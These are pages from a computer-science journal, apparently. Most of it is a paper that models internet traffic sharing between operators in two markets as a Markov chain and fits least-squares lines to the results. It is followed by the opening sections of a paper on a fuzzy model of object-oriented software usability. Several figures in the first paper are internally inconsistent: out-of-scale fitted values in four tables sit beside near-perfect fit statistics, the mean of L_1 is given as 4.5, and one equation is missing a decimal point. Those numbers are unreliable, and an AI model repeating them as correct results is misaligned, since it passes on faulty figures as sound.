Let $\{X^{(n)}, n \geq 0\}$ be a Markov chain model. As per Fig 3.1, let O_1, O_2, O_3 and O_4 be operators (ISP) in the two competitive Market-I (M_1) and Market-II (M_2). User chooses a market first, then enters into a cyber-café situated there in, where computer terminals of different operators are available to access the Internet. Operators are grouped as O_u *(u=1,3)* and O_v *(v=2,4)* for market-I and market-II.

State O_1 : First operator in market-I,

State O_2 : Second operator in market-I,

State O_3 : Third operator in market-II,

State O_4 : Fourth operator in market-II,

State Z_1 : Success (link) in market-I(M_1)

State Z_2 : Success (link) in market- II (M_2)

State A : Abandon the attempt process.

The $X^{(n)}$ stands for the state of random variable X at n^{th} attempt of connectivity *($n \geq 0$)* made by the user. Some underlying assumptions of the Markov chain model are:

(a) A User (or Customer or CU) first select the Market-I with probability q and Market-II with probability *(1-q)*, (see Fig 3.1)

(b) After choosing a market, User in the cyber-café (shop), chooses the first operator O_u with probability *p* or to O_v with *(1-p)*.

(c) Blocking probability experienced by the operator O_u are L_1 & L_3 and by O_v are L_2 & L_4

(d) The connectivity attempts by user between operators are on call-by-call basis, if the call for O_u is blocked in k^{th} attempt *($k > O$)* then in *$(k + 1)^{th}$* attempt user shifts to O_v. If this also fails, user switches to O_u in *$(k+2)^{th}$*.

(e) Whenever call connects through either of operators O_u or O_v, we say system reaches to the state of success in *n* attempts.

(f) User can terminate the attempt process which is marked as system to the abandon state Z at nth attempts with probability p_A (either *Ou* or from *Ov*).




FIGURE 3.1 : Transition Diagram of model.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Fig.3.1 Explains the transition mechanism with transition probability matrix in (3.1)

States ⟵ ⟶

$X^{(n)}$

$X^{(n-1)}$	O_1	O_2	O_3	O_4	Z_1	Z_2	A	M_1	M_2
O_1	0	$L_1(1-p_A)$	0	0	$1-L_1$	0	$L_1 P_A$	0	0
O_2	$L_2(1-p_A)$	0	0	0	$1-L_2$	0	$L_2 p_A$	0	0
O_3	0	0	0	$L_3(1-p_A)$	0	$1-L_3$	$L_3 p_A$	0	0
O_4	0	0	$L_4(1-P_A)$	0	0	$1-L_4$	$L_4 P_A$	0	0
Z_1	0	0	0	0	1	0	0	0	0
Z_2	0	0	0	0	0	1	0	0	0
A	0	0	0	0	0	0	1	0	0
M_1	p	1-p	0	0	0	0	0	0	0
M_2	0	0	p	1-p	0	0	0	0	0

IV. SOME USEFUL RESULTS FOR n^{th} CONNECTIVITY ATTEMPTS [*Shukla et al. (2011)*]

Theorem 4.1: The n^{th} step transitions probability for O_2 in Market -1 is:

$$P[X^{(n)} = O_2]_{M_1} = q\,p\,(1-p_A)(1-p_A)^{n-2}(Even)$$

$$p[X^{(n)} = O_2]_{M_1} = q\,(1-p)(1-p_A)^{n-1}(Odd)$$

Theorem 4.2: The n^{th} step transitions probability for O_3 in Market-II is:

$$P[X^{(n)} = O_3]_{M_2} = (1-q)\,(1-p)\,L_4\,(1-p_A)(1-p_A)^{n-2}(Even)$$

$$p[X^{(n)} = O_3]_{M_2} = (1-q)\,p\,(1-p_A)^{n-1}(Odd)$$

Theorem 4.3: The n^{th} step transitions probability for O_4 in Market-II is:

$$P[X^{(n)} = O_4]_{M_2} = (1-q)\,p\,L_3\,(1-p_A)(1-p_A)^{n-2}(Even)$$

$$P[X^{(n)} = O_4]_{M2} = (1-q)\,(1-p)(1-p_A)^{n-1}(Odd)$$

V. LIMITING BEHAVIOUR

Let L_1 be traffic share by the first operator and L_2 be traffic share by the second operator. Using Markov chain model & Naldi (2002), Shukla *et al.* (2007) we can obtain the expression of traffic sharing as:

$$\overline{p}_{1M_1} = \frac{(1-L_1)q}{1-L_1L_2(1-p_A)^2}[p+(1-p)L_2(1-p_A)]...(5.1)$$

$$\overline{p}_{2M_1} = \frac{(1-L_2)q}{1-L_1L_2(1-p_A)^2}[(1-p)+pL_1(1-p_A)]...(5.2)$$

$$\overline{p}_{3M_2} = \frac{(1-L_1)(1-q)}{1-L_1L_2(1-p_A)^2}[p+(1-p)L_2(1-p_A)]...(5.3)$$

$$\overline{p}_{4M_2} = \frac{(1-L_2)(1-q)}{1-L_1L_2(1-p_A)^2}[(1-p)+pL_1(1-p_A)]...(5.4)$$

VI. LEAST SQUARE FITTING OF STRAIGHT LINE

We have to approximate the relationship between parameter P_{1M_1} and p through a straight line $\hat{P}_{1M_1} = a + b.L_1$ where a and b are constants to be obtained by the method of least square. For the i^{th} observation p_i we write the relationship as $\hat{P}_{1M_{1i}} = a + b.L_{1i}$ (i=1, 2, 3,…, n). The normal equations are

$$\left.\begin{aligned}\sum_{i=1}^{n} P_{1M_{1i}} &= n.a + b\sum_{i=1}^{n} L_{1i}\\ \sum P_{1M_{1i}}.L_{1i} &= a\sum_{i=1}^{n} L_{1i} + b\sum_{i=1}^{n} L_{1i}^{\,2}\end{aligned}\right\} \quad ...(6.1)$$

By solving the normal equations (5.1), the least square estimates of a and b are $\hat{a}, \hat{b}$:

$$\hat{b} = \left\{\frac{n\sum_{i=1}^{n} P_{1M_{1i}}L_{1i} - (\sum_{i=1}^{n} P_{1M_{1i}})(\sum L_{1i})}{n\sum_{i=1}^{n} L_{1i}^{\,2} - (\sum_{i=1}^{n} L_{1i})^2}\right\} \quad ..... \quad (6.2)$$

$$\hat{a} = \left\{\frac{1}{n}\sum_{i=1}^{n} P_{1M_{1i}} - \hat{b}\sum_{i=1}^{n} L_{1i}\right\} \quad ...(6.3)$$

Where n is the number of observations in sample of size n, and resultant straight line is

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

$$\hat{P}_{1M_1} = \left\{ \hat{a} + \hat{b}.L_1 \right\} \quad \text{....(6.4)}$$

The coefficient of determination (COD) as a measure of good curve fitting is given in equations (6.5)

$$\text{C O D} = \frac{\sum \left(\hat{P}_{1M_{1i}} - \overline{P}_{1M_1} \right)^2}{\sum \left(P_{1M_{1i}} - \overline{P}_{1M_1} \right)^2} \quad \text{...(6.5)}$$

where $\overline{L_1} = \frac{1}{n} \sum P_{1M_{1i}}$ is mean of original data of variable P_{1M1} obtained through Markov chain model. The term $\hat{P}_{1M_{1i}} = \hat{a} + \hat{b}.L_{1i}$ is the estimated by values of $P_{1M_1 i}$ given observation L_{1i}. The coefficient of determination lies between 0 to 1. If the line is good fit then it is near to 1. We generate pair of values (L_1, P_{1M_1}) in tables (6.1, 6.2, and 6.3, 6.4, 6.5 and 6.6) by providing few fixed input parameters.

Table 6.1 (P_{1M1} by expression (6.1), $\hat{P}_{1M_1}$ by (6.4) with known p_c, b, p_q, and line in(6.4.1))

Fixed parameter	**L_1**	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.8	0.9	**COD**
L_2=0.2,p=0.3 q=0.4,p_A=0.2	P_{1M1}	0.1502	0.1353	0.1199	0.1042	0.0880	0.0714	0.0543	0.0367	0.0186	**0.9990**
	$\hat{P}_{1M1}$	0.1522	0.1358	0.1194	0.1029	0.0865	0.7009	0.5365	0.3721	0.2077	

$$\hat{a} = 0.1687; \quad \hat{b} = -0.1643; \hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1; \quad \hat{P}_{1M_1} = (0.1687 - 0.1643.L_1) \quad \text{...(6.4.1)}$$

Table 6.2 (P_{1M1} by expression (6.1), $\hat{P}_{1M_1}$ by (6.4) with known p_c, b, p_q, and line in,(6.4.2))

Fixed parameter	**L_1**	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.8	0.9	**COD**
L_2=0.2,p=0.5 q=0.4,p_A=0.5	P_{1M_1}	0.1989	0.1777	0.1563	0.1346	0.1128	0.0907	0.6839	0.0458	0.0230	**0.9998**
	$\hat{P}_{1M1}$	0.2003	0.1780	0.1560	0.1340	0.1120	0.0900	0.0680	0.0460	0.0240	

$$\hat{a} = 0.2220; \quad \hat{b} = -0.2199; \quad \hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1; \quad \hat{P}_{1M_1} = (0.2220 - 0.2199.L_1) \quad \text{...(6.4.2)}$$

Table 6.3 (P_{1M1} by expression (6.1), $\hat{P}_{1M_1}$ by (6.4) with known p_c, b, p_q, , and line in (6.4.3))

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Fixed parameter	L_1	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.8	0.9	COD
L_2=0.2,p=0.7 q=0.4,p_A=0.7	P_{1M_1}	0.2589	0.2305	0.2021	0.1735	0.1449	0.1161	0.0872	0.0582	0.2919	**0.9999**
	$\hat{P}_{1M1}$	0.2594	0.2307	0.2019	0.1732	0.1445	0.1158	0.0871	0.0584	0.0296	

$$\hat{a} = 0.2881; \quad \hat{b} = -0.2871; \quad \hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1; \quad \hat{P}_{1M_1} = (0.2881 - 0.2871.L_1) \qquad ...(6.4.3)$$

Table 6.4 (P_{1M1} by expression (6.1), $\hat{P}_{1M_1}$ by (6.4) with known p_c, b, $p_{q,,}$ and line in (6.4.4))

Fixed parameter	L_1	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.8	0.9	COD
L_2=0.4,p=0.3 q=0.4,p_A=0.2	P_{1M_1}	0.1935	0.1767	0.1589	0.1401	0.1201	0.0990	0.0766	0.0527	0.0272	**0.9955**
	$\hat{P}_{1M1}$	0.1992	0.1782	0.1575	0.1386	0.1161	0.0954	0.0746	0.0539	0.0332	

$$\hat{a} = 0.2197; \quad \hat{b} = -0.2071; \quad \hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1; \quad \hat{P}_{1M_1} = (0.2197 - 0.2071.L_1) \qquad ...(6.4.4)$$

Table 6.5 (P_{1M1} by expression (6.1), $\hat{P}_{1M_1}$ by (6.4) with known p_c, b, $p_{q,,}$ and line in (6.4.5))

Fixed parameter	L_1	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.8	0.9	COD
L_2=0.6,p=0.5 q=0.4,p_A=0.5	P_{1M_1}	0.2375	0.2144	0.1905	0.1659	0.1405	0.1142	0.0871	0.0590	0.0300	**0.9986**
	$\hat{P}_{1M1}$	0.2413	0.2154	0.1895	0.1636	0.1377	0.1183	0.0859	0.0600	0.0341	

$$\hat{a} = 0.2672; \quad \hat{b} = -0.2591; \quad \hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1; \quad \hat{P}_{1M_1} = (0.2672 - 0.2591.L_1) \qquad ...(6.4.5)$$

Table 6.6 (P_{1M1} by expression (6.1), $\hat{P}_{1M_1}$ by (6.4) with known p_c, b, $p_{q,,}$ and line in (6.4.6))

Fixed parameter	L_1	0.1	0.2	0.3	0.4	0.5	0.6	0.7	0.8	0.9	COD
L_2=0.8,p=0.7 q=0.4,p_A=0.7	P_{1M_1}	0.2799	0.2506	0.2209	0.1907	0.1601	0.1290	0.0975	0.0655	0.0330	**0.9997**
	$\hat{P}_{1M1}$	0.2820	0.2512	0.2203	0.1894	0.1586	0.1277	0.1969	0.0660	0.0352	

$$\hat{a} = 0.3129; \quad \hat{b} = -0.3085; \quad \hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1; \quad \hat{P}_{1M_1} = (0.3129 - 0.3085.L_1) \qquad ...(6.4.6)$$

VII. **CONFIDENCE INTERVAL**

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

The 100(1- α) percent confidence interval for a and b are

$$\hat{a} \pm \left\{ t_{(n-2)} \frac{\alpha}{2} \right\} . s \left[\sqrt{\frac{1}{n} + \frac{\overline{L_1}}{\sum_{i=1}^{n} (L_{1i} - \overline{L_1})^2}} \right] \quad \ldots(7.1)$$

where $\overline{L_1} = \frac{1}{n} \sum_{i=0}^{n} L_{1i}$. The $\overline{L_1}$ = 4.5 from table (6.1-6.6)

$$\hat{b} \pm \left\{ t_{(n-2)}, \frac{\alpha}{2} \right\} . s \left[\sqrt{\sum_{i=1}^{n} (L_{1i} - \overline{L_1})^2} \right] \quad \ldots(7.2)$$

where s= $\sqrt{\frac{\sum (P_i - \hat{P}_i)^2}{n-2}}$ and $t_{(n-2)} \frac{\alpha}{2}$ is obtained from standard table. Take α =0.05, n=9 then $t_{7, 0.025}$=2.365

Table: 7.1 Calculation of Confidence interval for a and b

Fixed parameter	Constant (a)	Constant (b)	Confidence Interval
L_2=0.2,p=0.3,q=0.4,p_A=0.2	$\hat{a}$ =0.1687	$\hat{b}$ =-0.1643	for a: (a=0.1653, a=0.1721) for b: (b= -0.1616 , b=-0.1671)
L_2=0.2,p=0.5,q=0.4,p_A=0.5	$\hat{a}$ =0.2220	$\hat{b}$ =-0.2199	for a: (a=0.2203, a=0.2237) for b: (b=-0.2185 , b=-0.2212)
L_2=0.2,p=0.7,q=0.4,p_A=0.7	$\hat{a}$ =0.2881	$\hat{b}$ =-0.2871	for a (a=0.2873 , a=0.2889) for b: (b=-0.2865, b=-0.2878)
L_2=0.4,p=0.3,q=0.4,p_A=0.2	$\hat{a}$ =0.2197	$\hat{b}$ =-0.2071	for a: (a=0.2103, a=0.2290) for b: (b=-0.1997, b=-0.2146)
L_2=0.6,p=0.5,q=0.4,p_A=0.5	$\hat{a}$ =0.2672	$\hat{b}$ =-0.2591	for a: (a=0.2608, a=0.2737) for b: (b=-0.2539, b=-0.2642)
L_2=0.8,p=0.7,q=0.4,p_A=0.7	$\hat{a}$ =0.3129	$\hat{b}$ =-0.3085	for a: (a=0.3094, a=0.3164) for b: (b=-0.3057,b=-0.3113)
Average Estimate	$\overline{a} = 0.2464$	$\overline{b} = -0.2410$	$\hat{P}_{1M1} = \overline{a} + \overline{b}(L_1)$ $\hat{P}_{1M1} = (0.2464 - 0.2410.L_1)$

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

VIII. DISCUSSIONS:

The linear pattern between L_1 and $\overline{p_{1M1}}$ is replaced by a direct equation of a straight line in the form $\hat{P}_{1M_1} = \hat{a} + \hat{b}.L_1$. The least square estimates of $\hat{a}$ are 0.1687, 0.2220, 0.2881, 0.2197, 0.2672, 0.3129 and $\hat{b}$ are -0.1643, -0.2199, -0.2871, -0.2071, -0.2591, -0.3085 respectively. The six possible equations of linear relationship between L_1 and $\hat{P}_{1M_1}$ are

$\hat{P}_{1M_1}$ =(0.1687-0.1643.L_1)

$\hat{P}_{1M_1}$ =(0.2220-0.2199.L_1)

$\hat{P}_{1M_1}$ =(0.2881-2871.L_1)

$\hat{P}_{1M_1} = (0.2197 - 0.2071.L_1)$

$\hat{P}_{1M_1} = (0.2672 - 0.2591.L_1)$

$\hat{P}_{1M_1} = (0.3129 - 0.3085.L_1)$

The coefficients of determination (COD) in each case are nearly 1 therefore the estimated values of a and b are very close to the real values. The average equation of linear relationship over six values is $\hat{P}_{1M_1} = \overline{a} + \overline{b}(L_1)$; $\hat{P}_{1M_1} = (0.2464 - 0.2410.L_1)$

XI. CONCLUSION

The data is generated from the Markov chain model for P_{1M1} and L_1 values. It is found that both of these values are negatively correlated. The increasing value of blocking probability reduces the traffic share in the first market. The average and best predicted relationship is $\hat{P}_{1M_1} = (0.2464 - 0.2410.L_1)$ which is useful for quick decision making and calculation whereas the general relationship depends upon many model parameters. The coefficient of determination supports the fact that the line fitting is good and robust. The estimated values of P_{1M1} are very close to the true values showing the consistancy of the result.

References

[1]. Medhi, J. (1991): Stochastic models in queuing theory, Academic Press Professional, Inc., San Diego, CA.

[2]. Medhi, J. (1992): Stochastic Processes, Ed.4, Wiley Eastern Limited (Fourth reprint), New Delhi.

[3]. Chen, D.X. and Mark, J.W. (1993): A fast packet switch shared concentration and output queuing, IEEE Transactions on Networking, vol. 1, no. 1, pp. 142-151.

[4]. Hambali, H. and Ramani, A. K., (2002): A performance study of at multicast switch with different traffics, Malaysian Journal of Computer Science. Vol. 15, Issue No. 02, Pp. 34-42.

[5]. Naldi, M. (2002): Internet access traffic sharing in a multi-user environment, Computer Networks. Vol. 38, pp. 809-824.

[6]. Newby, M. and Dagg, R. (2002): Optical inspection and maintenance for stochastically deteriorating systems: average cost criteria, Jour. Ind. Statistical Associations. Vol. 40, Issue No. 02, pp. 169-198.

[7]. Francini, A. and Chiussi, F.M. (2002): Providing QoS guarantees to unicast and multicast flows in multistage packet switches, IEEE Selected Areas in Communications, vol. 20, no. 8, pp. 1589-1601.

[8]. Dorea, C.C.Y., Cruz and Rojas, J. A. (2004): Approximation results for non-homogeneous Markov chains and some applications, Sankhya. Vol. 66, Issue No. 02, pp. 243-252.

[9]. Paxson, Vern, (2004): Experiences with internet traffic measurement and analysis, ICSI Center for Internet Research International Computer Science Institute and Lawrence Berkeley **National Laboratory.**

[10]. Yeian, C. and Lygeres, J. (2005): Stabilization of class of stochastic differential equations with Markovian switching, System and Control Letters. Issue 09, pp. 819-833.

[11]. Shukla, D., Gadewar, S. and Pathak, R.K. (2007 a): A stochastic model for space division switches in computer networks, International Journal of Applied Mathematics and Computation, Elsevier Journals, Vol. 184, Issue No. 02, pp235-269.

[12]. Shukla, D. and Thakur, Sanjay, (2007 b) Crime based user analysis in internet traffic sharing under cyber crime, Proceedings of National Conference on Network Security and Management (NCSM-07), pp. 155-165, 2007.

[13]. Shukla, D., Virendra Tiwari, M. Tiwari and Sanjay Thakur [2007 c]: Rest State analysis of Internet traffic distribution in multi-operator environment published in the Journal of management Information Technology (JMIT-09), Vol. 1, pp. 72-82

[14]. Agarwal, Rinkle and Kaur, Lakhwinder (2008): On reliability analysis of fault-tolerant multistage interconnection networks, International Journal of Computer Science and Security (IJCSS) Vol. 02, Issue No. 04, pp. 1-8.

[15].Shukla, D., Tiwari, Virendra, Thakur, S. and Deshmukh, A. (2009 a): Share loss analysis of internet traffic distribution in computer networks, International Journal of Computer Science and Security (IJCSS), Malaysia, Vol. 03, issue No. 05, pp. 414-426.

[16]. Shukla, D., Tiwari, Virendra, Thakur, S. and Tiwari, M. (2009 b) :A comparison of methods for internet traffic sharing in computer network, International Journal of Advanced Networking and Applications (IJANA).Vol. 01, Issue No.03, pp.164-169.

[17]. Shukla, D., Tiwari, V. and Kareem, Abdul, (2009 c) All comparison analysis in internet traffic sharing using markov chain model in computer networks, Georgian Electronic Scientific Journal: Computer Science and Telecommunications. Vol. 06, Issue No. 23, pp. 108-115.

[18]. Shukla, D, Tiwari, M., Thakur, Sanjay and Tiwari, Virendra [2009 d]: Rest State Analysis in Internet Traffic Distribution in Multi-operator Environment, (GNIM's) Research Journal of Management and Information Technology, Vol. 1, No. 1, pp. 72-82.

[19].Shukla, D. and Thakur, Sanjay [2009 e]: Modeling of Behavior of Cyber Criminals When Two Internet Operators in Markets, Accepted for publication in ACCST Research Journal, Vol. VIII, No. 3, July, (2009).

[20]. Shukla, D., Jain Saurabh, Singhai Rahul and Agarwal R.K. [2009 f]: A Markov chain model for the analysis of round robin scheduling scheme, International Journal of Advanced Networking and Applications (IJANA), vol. 01, no. 01, pp. 01-07.

[21]. Shukla, D., Thakur S. and Deshmukh Arvind [2009 g]: State probability analysis of Internet traffic sharing in computer network, International Journal of Advanced Networking and Applications (IJANA), vol. 1, issue 1, pp. 90-95.

[22]. Shukla, D., Tiwari, Virendra, and Thakur, S. (2010 a): Effects of disconnectivity analysis for congestion control in internet traffic sharing, National Conference on Research and

Development Trends in ICT (RDTICT-2010), Lucknow University, Lucknow.

[23].**Shukla, D., Gangele, Sharad and Verma, Kapil, (2010 b):** Internet traffic sharing under multi-market situations, Published in Proceedings of 2nd National conference on Software Engineering and Information Security, Acropolis Institute of Technology and Research, Indore, MP, (Dec. 23-24,2010), pp 49-55.

[24].**Shukla, D., and Thakur, S. (2010 c):** Stochastic Analysis of Marketing Strategies in internet Traffic, INTERSTAT (June 2010).

[25].**Shukla, D., Tiwari, V., and Thakur, S., (2010 d):** Cyber Crime Analysis for Multi-dimensional Effect in Computer Network, Journal of Global Research in Computer Science(JGRCS), Vol. 01, Issue 04, pp.31-36.

[26].**Shukla, D., Tiwari V. and Thakur S. [2010 e]:** User behavior Based Probability Analysis of Internet Traffic Distribution in Two market in Computer Networks, Kalpagam Journal of Cambridge Studies (KJCS)

[27].**Shukla, D., Tiwari V. and Thakur S. [2010 f]:** Performance Analysis for Two Call Attempt of rest State Based Traffic Network, International Journal of Advanced Networking and Application (IJANA)

[28].**Shukla, D. and Thakur, Sanjay [2010]:** Index based Internet traffic sharing analysis of users by a Markov chain probability model. , Karpagam Journal of Computer Science, vol. 4, no. 3, pp. 1539-1545.

[29]. **Shukla, D., Tiwari, V., Thakur, S. and Deshmukh, A.K. [2010 a]:** Two call based analysis of internet traffic sharing, International Journal of Computer and Engineering (IJCE), Vol. 1, No. 1, pp. 14-24.

[30].**Shukla, D. and Singhai, Rahul [2010 b]:** Traffic analysis of message flow in three cross-bar architecture in space division switches, Karpagam Journal of Computer Science, vol. 4, no. 3, pp. 1560-1569.

[31]. **Shukla, D., Thakur, Sanjay and Tiwari, Virendra [2010 c]:** Stochastic modeling of Internet traffic management, International Journal of the Computer the Internet and Management, Vol. 18, no. 2 pp. 48-54.

[32]. **Shukla, D., Tiwari, Virendra and Thakur, Sanjay [2010 d]:** Cyber crime analysis for multi-dimensional effect in computer network, Journal of Global Research in Computer Science, Vol.1, no. 4. pp. 14-21.

[33]. **Shukla, D. and Thakur, Sanjay [2010 e]:** Iso-share Analysis of Internet Traffic Sharing in Presence of Favoured Disconnectivity, GESJ: Computer Science and Telecommunications, 4(27), pp. 16-22.

[34**]. Shukla, D., Gangele, Sharad, Verma, Kapil and Singh, Pankaja (2011 a):** Elasticity of Internet Traffic Distribution Computer Network in two Market Environment, Journal of Global research in Computer Science (JGRCS) Vol.2, No. 6, pp.6-12.

[35]. **Shukla, D., Gangele, Sharad, Verma, Kapil and Singh, Pankaja (2011 b):** Elasticities and Index Analysis of Usual Internet Browser share Problem, International Journal of Advanced Research in Computer Science (IJARCS),Vol. 02, No. 04, pp.473-478.

[36].**Shukla, D., Gangele, Sharad, Verma, Kapil and Thakur, Sanjay, (2011 c):** A Study on Index Based Analysis of Users of Internet Traffic Sharing in Computer Networking, World Applied Programming (WAP), Vol. 01, No. 04, pp. 278-287.

[37]. **Shukla, D., Tiwari, Virendra and Thakur, Sanjay [2011]** Analysis of Internet Traffic Distribution for User Behavior Based Probability in Two Market Environment, International Journal of Computer Application (IJCA), Vol. 30, Issue No. 08. pp. 44-51.

[38**]. Shukla, D., Gangele, Sharad, Singhai, Rahul and Verma, Kapil, (2011 d):** Elasticity Analysis of Web Browsing Behavior of Users, International Journal of Advanced Networking and Applications (IJANA), Vol. 03, No. 03, pp.1162-1168.

[39]. **Shukla, D., Verma, Kapil and Gangele, Sharad, (2011 e):** Re-Attempt Connectivity to Internet Analysis of User by Markov Chain Model, International Journal of Research in Computer Application and Management (IJRCM) Vol. 01, Issue No. 09, pp. 94-99.

[40]. **Shukla, D., Gangele, Sharad, Verma, Kapil and Trivedi, Manish, (2011 f):** Elasticity variation under Rest State Environment In case of Internet Traffic Sharing in Computer Network, International Journal of Computer Technology and Application (IJCTA) Vol. 02, Issue No. 06, pp. 2052-2060.

[41]. **Shukla, D., Gangele, Sharad, Verma, Kapil and Trivedi, Manish, [2011]:** Two-Call Based Cyber Crime Elasticity Analysis of Internet Traffic Sharing In Computer Network, International Journal of Computer Application (IJCA) Vol.02, Issue 01, pp.27-38.

[42]. **Shukla, D., Singhai, Rahul [2011]:** Analysis of User Web Browsing Using Markov chain Model, International Journal of Advanced Networking and Application (IJANA), Vol. 02, Issue No. 05, pp. 824-830.

[43]. **Shukla, D., Verma, Kapil and Gangele, Sharad, [2012]:** Iso-Failure in Web Browsing using Markov Chain Model and Curve Fitting Analysis, International Journal of Modern Engineering Research (IJMER) , Vol. 02, Issue 02, pp. 512-517.

[44]. **Shukla, D., Verma, Kapil and Gangele, Sharad, [2012]:** Least Square Curve Fitting in Internet Access Traffic Sharing in Two Operator Environment, International Journal of Computer Application (IJCA), Vol.43(12), pp. 26-32.

[45**]. Shukla, D., Verma, Kapil and Gangele, Sharad, [2012]:** Least square curve fitting applications under rest state environment in internet traffic sharing in computer network, International Journal of Computer Science and Telecommunications, (IJCST), Vol. 03, Issue 05.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Fuzzy Model for Quantifying Usability of Object Oriented Software System

Sanjay Kumar Dubey, Mridu and Prof. (Dr.) Ajay Rana
Computer Science and Engineering Department
Amity School of Engineering and Technology
Amity University, NOIDA, (U.P.), India
skdubey1@amity.edu, mrids_11@yahoo.com and ajay_rana@amity.edu

***Abstract*— The demand for quality oriented software system is increasing day by day. Usability is considered as a significant quality factor for successful software system. These days mostly software systems are developed using object-oriented technique. Object-oriented approach enhances the usability of software system when software engineering is combined with usability engineering. Inspite of such significant importance of usability there is no well defined criteria to quantify usability. This paper proposes a fuzzy model to measure usability of an object-oriented software system. The model takes a project, developed in java and quantifies its usability. The obtained value is validated by using AHP technique.**

Keywords- usability, fuzzy, metrics, object-oriented system, model,AHP.

I. INTRODUCTION

Usability is essential for quality assessment of a software system. These days demand is increasing for object oriented techniques because they form efficient software system. Hence if usability of an efficient system like object oriented software is evaluated then it would be easier to develop more qualitative software products.

The Institute of Electrical and Electronics Engineers [11] defines usability as "the ease with which a user can learn to operate, prepare inputs for and interpret outputs of a system or a component". According to ISO 9241-11 [12] usability is defined as "the extent to which a product can be used by specified users to achieve specified context of use". Subsequently, ISO/IEC 9126-1 [13] categorized usability a part stating internal and external software quality, defining it as " the capability of the software product to be understood, learned, used and attractive to the user, when used under specified conditions".

Object-oriented programming (OOP) is the basic style of programming that uses objects. Object can be defined as a set of functions and data structures. OOP controls the complexity of a system. Features of object oriented programming are modularity, data abstraction, encapsulation, polymorphism and inheritance. Modularity means that small components of a program can be executed separately. Encapsulation means combining the data members and functions together in one unit and abstraction means hiding unnecessary data and highlighting the important features. Polymorphism means to reuse a particular code many times and Inheritance means an object can share its behavior to its child i.e. child acquires the behavior of its parent class.

Software metric is a way of evaluating some factors that are essential for software development. These software metrics are basically used to find about accurate attributes that are required for design implementation. As of now only few object-oriented metrics are available. Also, metrics designed previously for general system are not appropriate for object oriented system [8, 9, 19]. Hence a new suite of metrics were built for an object oriented system [1, 2, 4, 5, 10]. The metrics that are given by Chidamber and Kemerer (CK) is used mostly for object oriented design because their performance is superior in comparison to other metrics that are defined. Hence CK metrics are used in this paper for usability evaluation of object-oriented system.

II. FACTORS AFFECTING USABILITY

For calculating usability of an object oriented system five factors are taken –class, complexity, coupling, cohesion and inheritance. These factors are chosen since they are design complexity factors and affect usability of object-oriented design system.

A. Class

A class is a basic unit of OOP and it can be portrayed as a set of objects that includes same methods, attributes and relationships.

B. Complexity

By software complexity we mean the difficulty to preserve, modify and comprehend the software.

C. Coupling

Coupling means the interdependency between different components or functions. Coupling is the measure of interconnections among the modules in a software structure.

D. Cohesion

Cohesion is the degree of connectivity between the attributes of a class. If parts of a class are correlated then only it is cohesive. It should be hard to divide a cohesive class.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

E. *Inheritance*

Inheritance is defined as classes having same methods and operations based on hierarchy. It is a mechanism whereby one object acquires the characteristics from one or more other objects.

III. METRICS USED FOR CALCULATING ABOVE FACTORS

We have used object-oriented metrics suite that was proposed by Chidamber-Kemerer (CK) [4] for object oriented software. Following are the metrics-

A. *Response for Class (RFC)*

This metric is used to calculate response for class. It refers to the set of methods that can be accomplished in response for a message received by the object of that class [4]. If this set of methods is large then the complexity will also be more, hence usability measurement is inversely proportional to response for class [7].

B. *Weighted Methods per Class (WMC)*

This metric is used to calculate complexity of a class. It refers to the summation of complexities of methods defined in a class [14]. The more the system is complex the lesser is the usability [7].

C. *Coupling Between Objects (CBO)*

It is the count of number of classes to which it is coupled. [16]. Hence this metric measures the value of coupling. Internal coupling increases the probability of occurrence of faults in class. Therefore usability measurement is inversely proportional to coupling [7].

D. *Lack of Cohesion Methods (LCOM)*

This metric is used to calculate our next factor (cohesion). It is the difference between the number of method pairs not having instance variable in common and the number of method pairs having common variables [17]. Usability measurement is inversely proportional to this metric [7].

E. *Depth of Inheritance Tree (DIT)*

This metric gives the value for inheritance. It states how many super-classes can affect the class [15]. In cases involving multiple inheritance, the DIT will be of maximum length from node to root of the tree [4]. If DIT is high then number of methods that a class will be expected to inherit will increase and complexity will also increase. Hence usability is inversely proportional to DIT [7].

